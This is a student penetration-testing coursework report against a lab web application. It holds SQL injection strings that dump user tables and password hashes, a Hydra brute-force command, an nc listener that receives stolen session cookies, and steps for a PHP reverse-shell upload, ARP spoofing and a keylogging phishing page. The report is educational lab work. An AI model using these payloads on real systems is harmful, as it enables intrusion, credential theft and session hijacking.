INFORMATICS INSTITUTE OF TECHNOLOGY

UNIVERSITY OF WESTMINSTER

Informatics Institute of Technology
In Collaboration With
University of Westminster

BEng (Hons) in Software Engineering

Security and Forensics Coursework

R.J.M. Keshani G. Jayasinghe
W1628078 | 2016263

Date: 20th October 2019

Department: Computer Science

Table of Contents

List of Tables

List of Figures

List of Abbreviations

Acronym	**Description**
FTP	File Transfer Protocol
SSH	Secure Shell
SMTP	Simple Mail Transfer Protocol
HTTP	Hyper Text Transfer Protocol
XSS	Cross Site Scripting
SMB	Server Message Block
TCP/IP	Transmission Control Protocol/Internet Protocol
R&D	Research And Detection
URL	Uniform Resource Location
VM	Virtual Machine
ARP	Address Resolution Protocol
IP	Internet Protocol
FP	False Positives
FN	False Negatives
IDS	Intrusion Detection System
IPS	Intrusion Prevention System
TLS	Transport Layer Security
DOS	Denial Of Service
SSL	Secure Sockets Layer

Table 1 Abbreviation list

Word Counts:

Word count of Question 1: 870

Word count of Question 2: 440

Word count of Question 3: 380

Word count of Question 4: 760

Total word count: 2450

Word count of Appendix: 550

Introduction

Given below are several names and assumptions made for the ease of reading.

- **R&D Company** – Company which hired the penetration tester
- **Colab Tool** – The collaboration tool used by the R&D Company to share information and documents with government officials. (Target device)
- **Users/Victim** – Government and R&D Company Employees using the Colab Tool

1. Information Gathering

1.1 Port Scanning

One of the very first steps taken when performing a penetration test to interact with the target system is to perform a port scan. The main objective of port scanning is that it will help to identify as to which applications and services are listening on said ports. A port is a network-stack construct that forwards any communication that it receives to the application which is registered to it. An open port is a one that has an application listening to it. A comprehensive Nmap port scan and overall threats of ports can be found **in Appendix A**.

Port	Service	Threats
21	FTP	Anonymous authentication, directory traversal, XSS vulnerabilities result from open ports
22	SSH	Weak passwords and open SSH ports enable unsecure remote connections
23	Telnet	Unmasked, clear text data communication that attackers can capture
25	SMTP	Open SMTP ports are prone to account enumeration and relay attacks.
80	HTTP	SQL injection, XSS vulnerabilities, cross site request forgeries and buffer overrun attacks.

Table 2 Ports and their threats

1.2 High Priority Services

Identified high-priority services:

Port	Protocol	Functionality
25	SMTP	Email transmission across IP networks
445	SMB	Client-server communication for resource sharing

Table 3 High priority services

SMTP is of utmost importance when it comes to securing the system is SMTP service. Simple Mail Transfer Protocol is a TCP/IP protocol, widely used to send and receive emails. The default port used to operate SMTP is port 25. In the given scenario, it is likely that the Colab Took makes use of email functionality to share confidential documents. Attackers hoping to gain credentials or confidential data will gain benefit by an unsecure SMTP service.

Server Message Block protocol is used to access files and other resources on a remote server. As R&D Company is using the database to store confidential information, the SMB should be secured strongly in order to make sure that no threat actor can access the system while requesting files and databases from the remote server. Unsecured SMB protocols can be used by various threat actors to launch malicious activities. SMB protocol is also known to be having multiple vulnerabilities that have been exploited commonly (Marvin, 2017).

1.3 Services and Vulnerabilities

1) SMTP Vulnerabilities

Name	**SMTP Version**	**Description**
Mail Relay Vulnerability	0.1.4	SMTP relay of Cisco Unit Connection has a Mail Relay Vulnerability allowing remote threat actors to send unwanted emails. If the attacker is successful, he or she can send email messages to targeted applications and addresses. *CVE:CVE-2018-0203*
Buffer overflow vulnerability	0.1.4	This vulnerability allows remote malicious actors to cause a buffer overflow within the server by the use of long arguments within the commands 'EHLO', 'MAIL FROM' and 'RCPT TO'. Leads to DOS attacks and arbitrary code execution. *CVE:CVE-2006-2107*
EXPN Vulnerability	0.1.4	SMTP command 'EXPN' will expand the mailing list to show to which alias the mail address will be finally delivered. This will expose the target system's valid usernames to an attacker, and sometimes, even the subscribers mailing list (potential confidential information) will be exposed.

Table 4 SMTP vulnerabilities

2) SBM Vulnerabilities

Name	**SMB Version**	**Description**
Windows SMB Remote code	v3	Allows attackers to execute code within the infected system due to erroneous handling of maliciously crafted compressed packets. An attacker should send specifically designed,

Execution Vulnerability		compressed packets to a target SMB server. Attackers can proceed to take control of the server by executing remote code (MS-ISAC, 2019). *CVE:CVE-2017-0148*
Windows Elevation of Privilege Vulnerability	v2	This vulnerability is exploited when an intruder who has valid system credentials tries to open a specially created file by using SMB protocol on the same machine. They will be then allowed to bypass certain security checks within the operating system. *CVE:CVE-2018-0749*
Windows SMB Information Disclosure Vulnerability	V1	This vulnerability is due to the general way Windows SMB handles certain requests. An attacker with valid credentials can generate a special packet that should be sent to a vulnerable SMB server (MS-ISAC, 2019). *CVE:CVE-2017-0147*

Table 5 SMB vulnerabilities

1.4 Services and Danger Posed

After running an in-depth vulnerability scan (**Appendix B**), it was found that multiple ports have known vulnerable in which 4 least secure services were selected. By carefully crosschecking the vulnerabilities exposed and the given usage of the server in this particular scenario, the following 4 services were identified as the least secure.

Port	**Service**	**Weaknesses**
22	SSH	Can be used by attackers to gain remote access to the system. Risks such as vulnerable SSH configurations, port forwarding, private key compromise and privilege escalation can also result in malicious attacks and threats. Secure SSH should use timeout intervals, limiting access, disabling root login.
8080	HTTP	HTTP is a stateless, clear text protocol, prone to man-in-the-middle attacks. Attackers can easily interfere and capture data, authentication cookies, credit card details, usernames and passwords. These attract cross-site scripting attacks, SQL injection attacks, session hijacking, data tampering and capturing.

5001	Java-RMI	Java RMI allows Java programs to communicate with each other, where vulnerabilities will occur when Java server configurations are insecure, so that classes can be loaded from any URL. Method calls to the server do not require authentication, and so these methods can be exploited.
445	NETBIOS-SSN	NetBIOS is a transport protocol commonly used by attackers to obtain data such as the computer name, remote name cache and IP addresses, local NetBIOS names, session table contents with destination IPs. This information can then be used to successfully launch attacks.

Table 6 Ports and their weaknesses

2. Vulnerabilities

2.1 Data tampering

Tools Used: Tamper Data + Metasploit

The Colab Tool is very much vulnerable to data tampering, the manipulation of data or parameters exchanged between a client and server. Exploitation of the tool can be demonstrated by the following steps:

1. Create a backdoor-accessible PHP file with the PNG file extension using Metasploit (backdoor.php.png)



Figure 1 Reverse TCP php file

2. Upload the file as an image to the Colab Tool (image upload)



Figure 2 Upload via Colab Tool

3. Intercept the data using Tamper Data and change the uploaded image file from backdoor.php.png to backdoor.php.
4. Access the uploaded image through the Colab Tool (found at: hackables/uploads)
5. Run Metasploit reverse tcp with the payload as the uploaded PHP file. Access the reverse shell of the Colab Tool server machine.



Figure 3 Exploiting Victim using Metasploit with the Reverse TCP payload

2.2 SQL Injection

Tools Used: John the Ripper

The Colab Tool holds credentials and confidential data in the database. During the testing, it was found that the Colab Tool is vulnerable to SQL injection attacks, where attackers to interfere the SQL queries of said application, allowing the attacker access to the database. The following exploitation is carried out to gather user credentials of privileged users.

1. Use the command below in a user ID field:

   ```
   '%' and 1=0 union select null, concat(table_name,0x0a,column_name)
   from information_schema.columns where table_name = 'users' #'.
   ```

   The entered SQL snippet forgoes the retrieval of user data entirely and instead retrieves all the column names of the 'users' table.



Figure 4 User table columns

2. Display all column information of the 'users' table (including the encrypted passwords) using the input `'%' and 1=0 union select null, concat(first_name,0x0a,last_name,0x0a,user,0x0a,password) from users #`'. The admin's encrypted password is also displayed.



Figure 5 User details including passwords

Figure 6 MD5 of admin's password

3. Create a password hash file with all encrypted passwords of users

Figure 7 Password hash file

4. Use the tool John the Ripper to decrypt MD5 hash. The passwords of the users can be gathered in plain text (admin's password is 'admin').



Figure 8 Password crack with John the Ripper

The administrator's plain text password can be used to access highly confidential government data and information through a privileged user of the Colab Tool.

2.3 XSS Attack Vulnerability

XSS, or Cross-Site Scripting vulnerability of a web page allows attackers to inject malicious scripts, which will then be executed by the browser. The Colab tool is highly vulnerable to XSS attacks. XSS vulnerabilities can be exploited for **session hijacking attacks**, as demonstrated below.

1. View the cookies of the current session



Figure 9 View cookies using XSS attack

2. Provide a payload which will send the acquired session cookie value to an attacker's IP address



Figure 10 Provide a payload sending the session value

3. As the attacker's device, listen on port 80 for any incoming requests using the command '`nc -l 80 -v -n`'
4. Catch the session cookie from the request. This cookie can be used to access sessions within the Colab Tool without username and password (session hijacking)

```
GET /bogus.php?output=security=low;%20PHPSESSID=7rqcbqm884eo1giamempini093;%20acopendivids=swingset,jotto,phpbb2,redmine;%20acgrou
pswithpersist=nada HTTP/1.1
Host: 192.168.56.1
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:18.0) Gecko/20100101 Firefox/18.0
Accept: image/png,image/*;q=0.8,*/*;q=0.5
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://192.168.56.102/dvwa/vulnerabilities/xss_s/
Connection: keep-alive
```

Figure 11 Access cookie from attacker's device

2.4 Other Vulnerabilities

Tools Used: THC Hydra + Tamper Data

Several other potential vulnerabilities exist on the Colab Tool:

1. Brute Force Login
2. Command Execution
3. File Inclusion

Out of the above, the brute force attack vulnerability was chosen to exploit. Brute force is an attack that is mostly utilized to attack authentication of an application. The attackers can use a form of brute force attack to forcefully deceive the authentication of Colab Tool and access the application.

1. Gather login parameters and cookie value using either Burp Suite or Tamper Data



Figure 12 Capturing cookie values with Tamper Data

2. Construct Hydra command.

   ```
   hydra 192.168.56.102 -V -l admin -P 'wordlist.txt' http-get-form
   "/dvwa/vulnerabilities/brute/:username=^USER^&password=^PASS^&Login=L
   ogin:F=Username and/or password incorrect.:H=Cookie:
   PHPSESSID=[cookie]; security=low"
   ```

   Here, the [cookie] value must be replaced with the cookie value extracted from the data tampering results, and the form fields must correspond.



Figure 13 Constructed Hydra Command

3. Use the constructed hydra command to brute force the password field with a list of passwords. Hydra will crack with password with brute force



Figure 14 Hydra results featuring the cracked password

3. Man-In-The-Middle Attacks

3.1 Sniffing and Packet Capturing

Tools used: Wireshark, arpspoof, NetworkMiner

If users are connected to the Colab Tool while its undergoing penetration testing, data that is being passed from the client's machine to the Tool's server machine can be captured (packet capturing). The intercepted payload may include the following information:

- Usernames and passwords of government users
- Sessions and cookie values
- Communication data between the Tool and the users

Given below are the steps to perform a sniffing attack:

1. Begin ARP spoofing by defining the host and target IP addresses



Figure 15 Begin ARP spoofing

2. With Wireshark, begin packet capturing for eth0
3. Open DVWA from the victim device (Windows) and log into the application



Figure 16 Begin tampering data with Wireshark

4. Stop Wireshark capture and save the file in a ‘pcap’ format.



Figure 17 Wireshark data analytics

5. Import pcap file to NetworkMiner
6. Access the log in session ID from NetworkMiner. This can be successfully used to perform a session hijacking attack.

3.2 Spoofing Attacks

Tools used: arpspoof of dsniff

In order to lure a government user of the Colab Tool to the attacker’s machine, spoofing attacks can be used, where the attacker pretends to be the server machine and receives data from the user’s machine, effectively sitting between the two endpoints.

Information that an attacker can gain from this are:

- User credentials of government officers
- Classified documents regarding national security
- Confidential information being shared with governmental organizations

A spoofing attack can be carried out as follows:

1. Configure the arpspoof for eth0 by specifying the host and the target



Figure 18 ARP spoof with target specified as victim

2. Configure arpspoof with the IP addresses inverted



Figure 19 ARP spoof with target specified as gateway address

3. Enable packet forwarding to ensure user-server communication is intact.



Figure 20 Enable packet forwarding

3.3 Social Engineering Attacks

If the server of the Colab Tool was found to be protected, the penetration tester can infiltrate the system or gain confidential information via social engineering, a series of malicious activities conducted by exploiting human interactions. **Appendix C** shows addition social engineering attacks.

Cross Frame Scripting Attack Combined with Social Engineering

Tools: Social Engineering Toolkit, apache server

Here, an application from the Colab Tool is wrapped with a parent JavaScript frame which contains a key logger that relies the data entered to the application directly to the attacker's device.

1. Clone the 'bodgeit' application into the attack machine



Figure 21 Cloning Bodgeit application

2. Create a new login.html page where the link to the original website is wrapped in a frame, while the parent frame includes a key logger object that sends data to the attack machine.



Figure 22 Creating login page with parent wrapper

3. This page can then be released to users via social engineering

4. Server Protection

4.1 Port Knocking

